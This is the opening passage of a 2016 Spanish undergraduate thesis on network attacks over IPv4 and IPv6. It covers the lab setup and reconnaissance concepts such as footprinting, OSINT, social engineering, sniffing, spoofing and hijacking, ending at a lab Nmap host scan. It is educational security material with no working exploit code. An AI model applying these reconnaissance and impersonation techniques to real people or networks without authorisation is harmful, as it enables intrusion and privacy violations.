(Esta página se ha dejado intencionadamente en blanco)

(Esta página se ha dejado intencionadamente en blanco)

UNIVERSIDAD
DE MÁLAGA

TRABAJO FIN DE GRADO

GRADO EN INGENIERÍA INFORMÁTICA

# Ataques en redes de datos IPv4 e IPv6

**Autor**
Álvaro Rodrigo Reyes Rosado

**Director**
Francisco Javier López Muñoz

UNIVERSIDAD
DE MÁLAGA

E.T.S.
INGENIERÍA
INFORMÁTICA

Escuela Técnica Superior de Ingeniería Informática
Málaga, Noviembre de 2016

Fecha defensa:
El Secretario del Tribunal

(Esta página se ha dejado intencionadamente en blanco)

## Resumen

Desde las filtraciones sobre programas espías y la creación de páginas como WikiLeaks los usuarios de Internet toman más conciencia sobre sus datos personales y lo que significa estar conectados a la red, pero de nada sirve si los sistemas en los confían están desprotegidos. Para ello existen los profesionales que trabajan en la seguridad de la información y que deben estar al día en las últimas técnicas que utilizan los atacantes para desarrollar las defensas necesarias, algo que es difícil profundizar en un curso universitario por el tipo de contenido.

En este proyecto se describen diferentes técnicas de ataques informáticos tanto a nivel de aplicación como de red, indagando sobre todo en las posibilidades que tienen los criminales para la interceptación de información y la alteración maliciosa en servicios web, con la diferenciación de la tecnología IP subyacente, separando los ataques con IPv4 de los realizados con IPv6. Se describen los primeros pasos que un atacante puede dar para vulnerar un sistema, cómo se realizan las técnicas de ataque más conocidas, cómo hay que defender un sistema tanto en general como para algunas de las técnicas vistas y una revisión de redes segmentadas comunes, características y ventajas/desventajas desde el punto de vista de la seguridad informática.


---


Since the leaks about spyware and the proliferation of websites like WikiLeaks the Internet's users are much more concerned about their personal data and what it means to be connected to the net, but it doesn't mean anything if the systems which users trust are exposed. For that reason the information security professionals exists, and they must stay up-to-date with the newest techniques attackers use in order to develop the necessary defenses, something that it is difficult to deepen in the university field due to the content.

This project will describe different types of attacks, from aplication layer to network layer, inquiring about the possibilities that criminals have for interception of information and the malicious hijacking on web services, splitting IPv4 from IPv6 attacks. It will describe the first steps to compromise a system, how are done the most commonly attacks, how to defend systems both general and specific attacks and a review of common segmented networks, features and advantages/disadvantages from the computer security's point of view.

## Listado de acrónimos

- PoC: Proof of Concept
- OSINT: Open Source Intelligence
- MitM: Man in the Middle
- SSL: Secure Socket Layer
- TLS: Transport Layer Security
- OWASP: Open Web Application Security Project
- OSINT: Open Source Intelligence
- SLAAC: Stateless address autoconfiguration
- IDS: Intruder Detection System
- DHCP: Dynamic Host Configuration Protocol
- DMZ: Demilitarized zone
- VoIP: Voice over IP
- VLAN: Virtual Local Area Network
- ARP: Address Resolution Protocol
- IP: Internet Protocol
- ICMP: Internet Control Message Protocol
- TCP: Transmission Control Protocol
- UDP: User Datagram Protocol
- NIST: National Institute of Standarts and Technology

## Palabras clave

Ataque, redes, man in the middle, seguridad informática, IPv4, IPv6, ciberseguridad, VoIP, protección, segmentación, recolección, información, tecnología, hacking ético, pentesting, firewall, datos, privacidad, robo, ilegal, Heartbleed, spoofing, hijacking, footprinting, fingerprinting

Attack, network, cybersecurity, protection, segmentation, gathering, information, technology, ethical hacking, privacy, theft

# Índice

# Índice de figuras

# Introducción

Cuando empecé la carrera no sabia qué era el código fuente, un compilador, el álgebra de Boole… es más, no me interesaban las matemáticas. Había entrado en la carrera a "cacharrear" con los ordenadores que era lo que me gustaba y a aprender a programar… ¿pero a programar qué?

En el tercer año la seguridad informática despertó mi interés y decidí encaminarme por este lado después de cursar dicha asignatura y hasta el día de hoy he podido comprobar una cosa: se necesitan muchos profesionales en este campo, pero el área que cubre es tan extensa que se necesitan mucho tiempo más estudiando de forma autodidacta y trabajando activamente, y de hecho es lo que recomiendan tanto profesores como profesionales. Sin embargo, al menos en mi breve experiencia, falta un elemento que enlace lo que sabemos los estudiantes recién titulados y los que aprenden por sí solos: la necesidad de practicar, la motivación de saber para qué sirve lo que has aprendido.

Programar un algoritmo de cifrado o de fuerza bruta, configurar listas negras para evitar conexiones maliciosas y jugar con el router de la casa son varias maneras de aprender. El problema viene cuando leemos noticias como "Hackers roban 10 millones de dólares de un banco ucraniano". (Noticia del 29/06/16)
¿Qué es lo que han hecho? ¿Han sido profesionales o unos "script kiddies" que han tenido suerte? ¿Qué hay que aprender para impedirlo? No es algo que se pueda enseñar en un entorno académico cuya función es que el alumno aprenda las bases de la informática, de ahí la existencia de másteres especializados. Sin embargo, esta opción puede resultar algo fuera del alcance para personas con bajos recursos a las que la única opción que les queda es Internet.

Cuando alguien busca información sobre realizar ataques en redes (o bien hacking ético) se encuentra en gran parte dos cosas: tutoriales sobre como usar una herramienta que resuelve un problema, o foros de información para hacer ataques complejos sobre tecnologías concretas, normalmente escrito de una forma muy técnica para alguien que se inicia en esto. Y es normal. Nadie quiere que esté al alcance de cualquiera una aplicación de "botón gordo" para conseguir la contraseña de tu WiFi, menos aun que roben millones de un banco. Pero si no se aprende como lo hacen "los malos", ¿cómo pretendemos saber lo que pasa? Esto además sin entrar en el terreno legal, donde hacer cualquiera de las cosas que se encuentran por los foros o algunas de las que se harán en este proyecto son ilegales en algunos países o violan la privacidad de las personas. Pero como este proyecto se hará en un entorno privado evitaremos los problemas.

Y en todo esto quiero hacer énfasis, ya que mi proyecto va destinado a reunir parte de todo ese conocimiento que he ido aprendiendo durante mi carrera universitaria y lo aprendido sobre seguridad informática de forma autodidacta desde hace dos años y aplicarlo con la "necesidad" de completar mi título de ingeniería informática. La necesidad de atacarme a mí mismo y saber cómo prepararme para no ser una víctima más (o al menos saber qué está pasando) y, como añadido, que este proyecto sirva para que el lector estudiante no se asuste al leer titulares del estilo "Time-based XSPA (Cross-Site Port Attack) en DBKISS".

## Objetivos

El objetivo principal de este trabajo es probar una serie de ataques en entornos concretos y ver así por una parte cómo se pueden reproducir en un entorno de máquinas virtuales y por otra parte la facilidad que tienen para que personas que no tengan formación técnica puedan usarlos. Para ello se realizarán una serie de pruebas de concepto para comprobar cómo de diferentes son los ataques en IPv4 y en IPv6, similitudes, técnicas y demás.

Para las pruebas de concepto se montará un laboratorio formado por varias máquinas virtuales, de las cuales se usarán las que sean necesarias:

- Kali Linux, se usará mayormente como máquina atacante. Antes conocida como BackTrack, es una distribución de Linux enfocada para tareas de seguridad informática, test de intrusión e informática forense.
- Metasploitable 2, como máquina especialmente vulnerable. Contiene una colección de servicios preparados para ser vulnerados, como bases de datos y servicios web.
- Otros sistemas útiles:
    - Debian 8
    - Ubuntu 12.04.4
    - Windows XP
    - Windows 10
    - Windows Server 2012

La lista del software utilizado y la descripción de la instalación del laboratorio se detallan en el anexo al final del documento.

## Estructura

El proyecto se divide en cinco apartados:

1. Recopilación de información: el primer paso de un ataque. Se hablará de las formas más comunes de conseguir información.
2. Ataques en redes IPv4: pruebas de concepto sobre las técnicas más relevantes de ataques en redes.
3. Ataques en redes IPv6: de forma similar, pruebas de concepto sobre ataques que tienen como base este protocolo.
4. Protección frente a ataques: cómo defendernos de estos ataques y formas de prevenirlos o mitigarlos.
5. Análisis de redes segmentadas: análisis de las posibles complicaciones en redes empresariales y/o divididas en diferentes segmentos.


La estructura del proyecto pretende cubrir un ataque informático desde la primera idea hasta la explotación de vulnerabilidades, mostrando especial interés en los diversos ataques que se pueden realizar. En el capítulo 4 se verán varias formas de protegerse contra algunos de los ataques vistos y otras técnicas defensivas que servirán tanto para redes simples como para el tipo de redes que se verán en el capítulo 5.

Esta estructura pretende dar una visión global del área de la seguridad informática, orientándose en mayor medida a los análisis de intrusiones o seguridad ofensiva.

# 1 - Recolección de información

Aunque hay quien considera la recopilación de información como un tipo o técnica de ataque en sí, lo cierto es que es un paso previo y prácticamente obligatorio antes de realizar cualquier tipo de ofensiva en una red. Igual que un programador debería pensar en el problema que debe solucionar antes de lanzarse a programar, uno debe saber cuál es el objetivo antes de lanzar cualquier tipo de ofensiva (y cuanto más sepa, mejor).

Evidentemente esta recopilación de información debe hacerse de forma legal respecto a las leyes del país donde se realice, aunque haya quienes consideran que algunos de los métodos que se explicarán más tarde rozan la ilegalidad. Lo que debemos de ser conscientes es que podemos extraer una gran cantidad de información a partir de cualquier pequeño detalle.




*1 Pasos de un ataque.*

Es recomendable que, ya sea en una red doméstica o empresarial, se planteen unas políticas de seguridad para prevenir fugas de información. Si se hace correctamente se añadirá una capa de protección que afecta al terreno más vulnerable de una red: sus usuarios.

Este capítulo se divide en seis apartados: en el primero se verán varias técnicas de footprinting, el segundo, tercero y cuarto apartado hablan de los pasos de un ataque tras la recogida inicial de información, pudiendo tomarse de forma lineal o paralela, el quinto apartado explica qué tipos de auditorías se pueden realizar en esta fase, valido tanto para el atacante como para el defensor. El último apartado es una prueba de concepto en la que se utilizarán varias herramientas para hacer un escaneo de red.

## 1.1 - Footprinting

El *footprinting* (reconocimiento) es una de las técnicas para la recopilación de información obligatoriamente usada en una fase previa al ataque. En esta fase el atacante intenta obtener información útil usando diferentes técnicas, como pueden ser:

- Consultas DNS
- Descubrimiento de equipos
- Identificación de sistemas operativos
- Escaneo de puertos
- Consultas WHOIS
- Etc.

**¿Cuánta información podemos averiguar del objetivo?**

Esta es la pregunta que el footprinting debe resolver. Para ello, el EC-Council (International Council of Electronic Commerce Consultants), organización internacional que certifica a profesionales en seguridad de la información, divide el footprinting en siete pasos:


1. Recopilación de información
2. Determinar el alcance del sistema
3. Identificar las máquinas activas
4. Encontrar puertos abiertos y puntos de acceso
5. OS Fingerprinting
6. Servicios de huella digital
7. Trazado de la red

La información que podemos obtener se puede dividir en cuatro categorías:

1. Internet: dominio, direcciones IP, servicios, IDSs, listas de control de acceso
2. Intranet: protocolos, dominios internos
3. Acceso remoto: números de teléfono, control remoto, autenticación
4. Extranet: control de acceso, tipo, origen y destino de las conexiones

Toda información, por pequeña o poco relevante que sea, se debe tener en cuenta para formar la estructura del objetivo. Para esto existen herramientas como Maltego que nos da una forma muy visual de organizar la información y poder extraer los datos sensibles con técnicas de minería de datos.

Una aclaración importante sobre los términos *footprinting* y *fingerprinting*: el primero se basa mayormente en información que es pública o cuyo acceso no está restringido, mientras que el fingerprinting es recolectar información directamente del sistema objetivo, por lo que es aconsejable pedir permiso primero para evitar problemas legales. De ahí que se puedan definir tipos de fingerprinting según el tipo de intrusión: activo si el atacante realiza algún tipo de acción que provoque una respuesta de la víctima, o pasivo cuando el atacante se limita a escuchar tráfico con el fin de detectar cómo está fluyendo la conversación.




### 1.1.1 - OSINT

OSINT (*Open Source Intelligence*) se puede traducir como las fuentes de información que están disponibles de forma pública a la que cualquier persona puede acceder y que no se centran solo en información online, sino que está abierta a cualquier tipo de fuente:

- Periódicos, revistas, radio, televisión.
- Comunidades en Internet, blogs, videos personales, wikis.
- Datos públicos del gobierno como informes, conferencias, discursos, concursos
- Artículos académicos, investigaciones
- Mapas, planos, localizaciones
- Información en la Deep Web

Una vez que tenemos suficiente información hay que extraer el conocimiento, que es la referencia a Intelligence en sus siglas. En OSINT, la dificultad está en encontrar la información relevante y las fuentes confiables a partir de una cantidad de información considerablemente grande.

### 1.1.2 - Eavesdropping

*Eavesdropping* es la interceptación en tiempo real no autorizada en una comunicación privada, como una llamada de teléfono, un mensaje o una videoconferencia.
Por ejemplo, si la víctima tuviera una aplicación maliciosa sería posible activar el micrófono del teléfono en segundo plano y escuchar cualquier conversación activa y pasiva.

*2 Bansky y la NSA*

### 1.1.3 - Snooping

El término *snooping* (fisgonear) hace referencia a la información que se obtiene sin permiso explícito del objetivo, e incluye cosas como mirar un correo electrónico que aparece en la pantalla de alguien o ver lo que otra persona está escribiendo. En la práctica es similar al eavesdropping, pero no está limitado a obtener la información durante su transmisión.

Aunque parezca algo simple o poco relevante, se podría decir que ambos son de los vectores de ataque más vulnerables ya que las personas tenemos tendencia a confiar en los demás, sobre todo en las empresas donde no es extraño encontrar información confidencial como pueden ser las contraseñas de administrador de los equipos en notas pegadas al monitor, donde alguien con un poco de maña las puede conseguir.

### 1.1.4 - Ingeniería social

Pero "maña" es un término poco técnico. En seguridad informática se le llama ingeniería social a la práctica de manipular personas para eludir los sistemas de seguridad y consiste en obtener información de los propios usuarios por teléfono, correo electrónico, cartas o contacto directo. Para ello se necesita tener suficiente elocuencia como para persuadir al objetivo para aprovecharse de lo que inconscientemente sabe, información que a priori no es relevante para el usuario de un sistema pero que sí que lo puede ser para un atacante.

Kevin Mitnick, famoso hacker pionero en ingeniería social, define estos cuatro principios para todas las personas:

- Todos queremos ayudar
- Siempre, el primer movimiento hacia el otro, es de confianza
- Evitamos decir NO
- A todos nos gusta que nos alaben

Con esto se refiere a que teóricamente se podría vulnerar un sistema, sea cual sea, solo eligiendo las personas adecuadas y las palabras correctas.

Un ejemplo de ingeniería social podría ser hacerse pasar por técnico de una empresa y hablar con un empleado previamente seleccionado para extraer de él información relevante, que puede ir desde direcciones físicas y lógicas de equipos a contraseñas de administrador. Esta técnica combina perfectamente con ataques de phishing (suplantación de identidad) para hacer que la víctima pique el anzuelo llevándola desinteresadamente a enlaces maliciosos.

### 1.1.5 - Búsqueda DNS y WHOIS


Las búsquedas DNS sirven para encontrar los enlaces entre direcciones IP y nombres de dominio de un cierto servidor. Se puede hacer un símil con los DNS y una agenda de teléfonos; para buscar un número de teléfono necesitamos saber el nombre al que está asignado o viceversa.

Por esto mismo existen dos tipos de búsquedas DNS:

- Normal: dado el nombre del servidor devuelve la dirección IP
- Inversa: dada una dirección IP devuelve el nombre del servidor

Algo que nos puede ayudar también para trazar la red es la información que obtenemos de las consultas WHOIS. WHOIS es un protocolo diseñado para consultar bases de datos que almacenan información de un recurso de Internet, como nombres de dominio o direcciones IP.

Los datos que ofrecen estas consultas dependen de lo que haya definido el administrador del sistema que se consulta, por lo que la cantidad de información puede variar.




**Understanding How DNS Lookup Works**

## 1.2 - Sniffing


El concepto de *sniffing* se puede considerar uno de los más básicos una vez acabado el footprinting. Traducido literalmente como oler u olfatear, el sniffing es una técnica que se basa en capturar todo el tráfico de red que pasa por un equipo, siempre y cuando su tarjeta de red esté configurada en modo promiscuo.

Hay que hacer una distinción importante: el sniffing según la herramienta que se use o el tipo de consulta que se haga se puede considerar ataque, por lo que va un paso por delante de la recogida pública de información con técnicas de footprinting, que conseguía la información sin tener una relación directa con el objetivo.

El tráfico capturado nos permite interceptar la comunicación, pero sin intervenir en absoluto ya que ese no es el propósito de esta técnica. Los sniffers se pueden utilizar para realizar tareas lícitas dentro de una red, como pueden ser:

- Administrar y gestionar la información que pasa a través de una red LAN.
- Realizar auditoría de redes.
- Identificar estabilidad y vulnerabilidades de las redes LAN.
- Verificar el tráfico de una red y monitorear su desempeño.
- Prevenir actividades de espionaje industrial.
- Monitorear las actividades de los usuarios de una red.
- Identificar paquetes de datos.

Posiblemente el sniffer más famoso sea Wireshark, por la potencia de sus filtros y la utilidad de sus herramientas (estadísticas, filtros personales, análisis de trazas, etc.) por lo que se usará más tarde en las pruebas de concepto.




*3 Wireshark (antes conocido como Ethereal) es uno de los sniffers más conocidos*

## 1.3 - Spoofing

Se denomina *spoofing* a la suplantación de identidad dentro de un sistema con el objetivo de recibir información que se intercambia entre dos sistemas distintos. En el sentido estricto spoofing identifica todas aquellas técnicas enfocadas a la suplantación, como pueden ser MAC spoofing o ARP Spoofing.

Prácticamente en cada una de las capas del protocolo TCP/IP sería posible encontrar una técnica de suplantación, siendo unas más complejas que otras, pero igual de efectivas cuando el propósito es el mismo.

En el spoofing entran en juego tres máquinas: atacante, victima y un sistema suplantado. Para que el atacante pueda conseguir su objetivo necesita, por un lado, establecer una comunicación falseada con su objetivo, y por otro lado evitar que el equipo suplantado interfiera en el ataque.

Dentro de los tipos de spoofing podemos encontrar los siguientes:

- IP spoofing: suplantación de dirección IP
- ARP spoofing: suplantación de dirección MAC
- DNS spoofing: alteración de las direcciones IP en los servidores DNS para que apunten a servidores maliciosos
- E-mail spoofing: creación de mensajes de correo electrónico con una dirección de remitente falso
- Web spoofing: suplantación de una página web
- GPS spoofing: suplantación de coordenadas geográficas

Se hace notar que las primeras técnicas de spoofing aparecieron en los años 80, cuando las redes se pensaron con el objetivo de que fueran funcionales, no seguras. A día de hoy estas técnicas siguen siendo igual o más efectivas, al igual que las formas de detectarlas y prevenirlas.

## 1.4 - Hijacking

Lo que se hace con un sniffer es capturar tráfico entre dos o más equipos, y con las técnicas de spoofing suplantábamos la identidad de alguno de ellos. Pero esos paquetes capturados ¿son susceptibles a la modificación antes de que sean reenviados? Esta pregunta describe el *hijacking* (secuestro), la alteración de mensajes en una comunicación.

Un sniffer captura dicha información y mediante una técnica llamada "inyección de paquetes" puede modificarla, corromperla y reenviarla. Con esto se logra engañar a los servidores que proveen servicios en Internet.

Entre los tipos de técnicas de hijacking se encuentran:

- Browser hijacking
    - Modifica la configuración de un navegador web para inyectar código malicioso
- Session hijacking / Cookie hijacking
    - Se basa en la obtención de cookies que almacenan la sesión activa de un usuario en algún servidor para tener acceso no autorizado
- IP hijacking
    - Control no autorizado sobre un grupo de direcciones IP debido a la corrupción de las tablas de enrutamiento. Esto puede derivar en un malfuncionamiento de la red y como consecuencia en un ataque DDoS

Para cada una de las técnicas se utiliza un método llamado *Man in the Middle* (MitM) que consiste en "colocarse en medio" en una comunicación privada y proceder a la escucha, suplantación o alteración de la conversación como se ha visto hasta ahora. Más adelante se verá con profundidad este método para ambas versiones de IP.


*4 Lo que necesita Dios es un auditor de seguridad*

## 1.5 - Auditoria perimetral e interna

El término “auditoría” se refiere a la inspección, revisión y verificación de un sistema o actividad para evaluar que se cumplen determinadas reglas a los que están sometidos. Por tanto, una auditoría de seguridad informática pretende analizar la situación de un sistema de información respecto a las vulnerabilidades que se puedan presentar.

Las auditorías perimetrales permiten conocer el estado de seguridad del perímetro de nuestro objetivo analizando las posibles entradas del exterior hacia zonas internas. Como el auditor/atacante no conoce o no debería conocer de antemano la configuración del perímetro a veces se denomina auditoría ciega.

El objetivo de esta auditoría es obtener acceso a la red interna, obtener información y detectar vulnerabilidades que pongan en peligro al objetivo.

En este tipo de auditoría se realizan varios tipos de pruebas:

- Identificación de servicios
- Análisis de vulnerabilidades
- Análisis de información
- Análisis de código
- Detección de malas configuraciones y exposiciones no deseadas
- Detección y explotación

Aunque estas pruebas dependerán de las técnicas actuales y de los servicios que estén expuestos al exterior.

Una vez dentro de la red se habla de auditoría interna cuando se comienza a comprobar el estado de los segmentos dentro de esta. Por ejemplo, en una empresa lo más normal es que haya una o más redes dependiendo del número de departamentos, por lo que ahora se debe mirar si es posible saltar de una red a otra hasta encontrar el punto clave que nos permita decir que el objetivo es vulnerable.

Las pruebas que se suelen realizar en este tipo de auditorías son:

- Diseño y análisis de la topología y de la segmentación.
- Análisis de seguridad de VLAN
- Seguridad de los puertos de acceso
- Sniffing de red y análisis de tráfico de red
- Escalada de privilegios
- Obtención de credenciales
- Cifrado de comunicaciones


Y como punto final, el análisis global de toda la información obtenida.

## 1.6 - PoC: Escaneo de una red

Para empezar la primera de las pruebas de concepto se va a realizar el proceso de recopilación de información usando algunas de las técnicas que se han visto antes. Para ello se van a utilizar dos máquinas virtuales: Kali Linux como atacante y Metasploitable 2 como objetivo. Se ha decidido usar esta máquina porque ofrece un sistema operativo muy vulnerable y servirá para las siguientes pruebas de concepto, por lo que cuanto más sepamos sobre ella más podremos aprovechar luego. En el anexo se describe como se han preparado los entornos para cada una de las máquinas virtuales.

Evidentemente no se va a utilizar ninguna de las técnicas de footprinting basadas en información pública, puesto que el objetivo es descubrir qué tiene la máquina, no leer el manual de Metasploitable. En este caso se realizará una auditoría interna ya que la apertura de Metasploitable a Internet puede ser algo peligroso asi que suponemos que, al menos, estamos dentro de la red donde está nuestro objetivo.


Una de las primeras cosas que podemos comprobar es cuantos nodos activos hay en la red. En este caso se hace un escaneo con Nmap sin descubrimiento de puertos (-sn) para ver cuantos responden a las peticiones ICMP. Como Nmap permite seleccionar un rango de direcciones IP y sabemos de antemano las direcciones asignadas, se ha acotado la búsqueda en cinco direcciones, de las cuales podemos ver lo siguiente:




*5 Hosts activos*

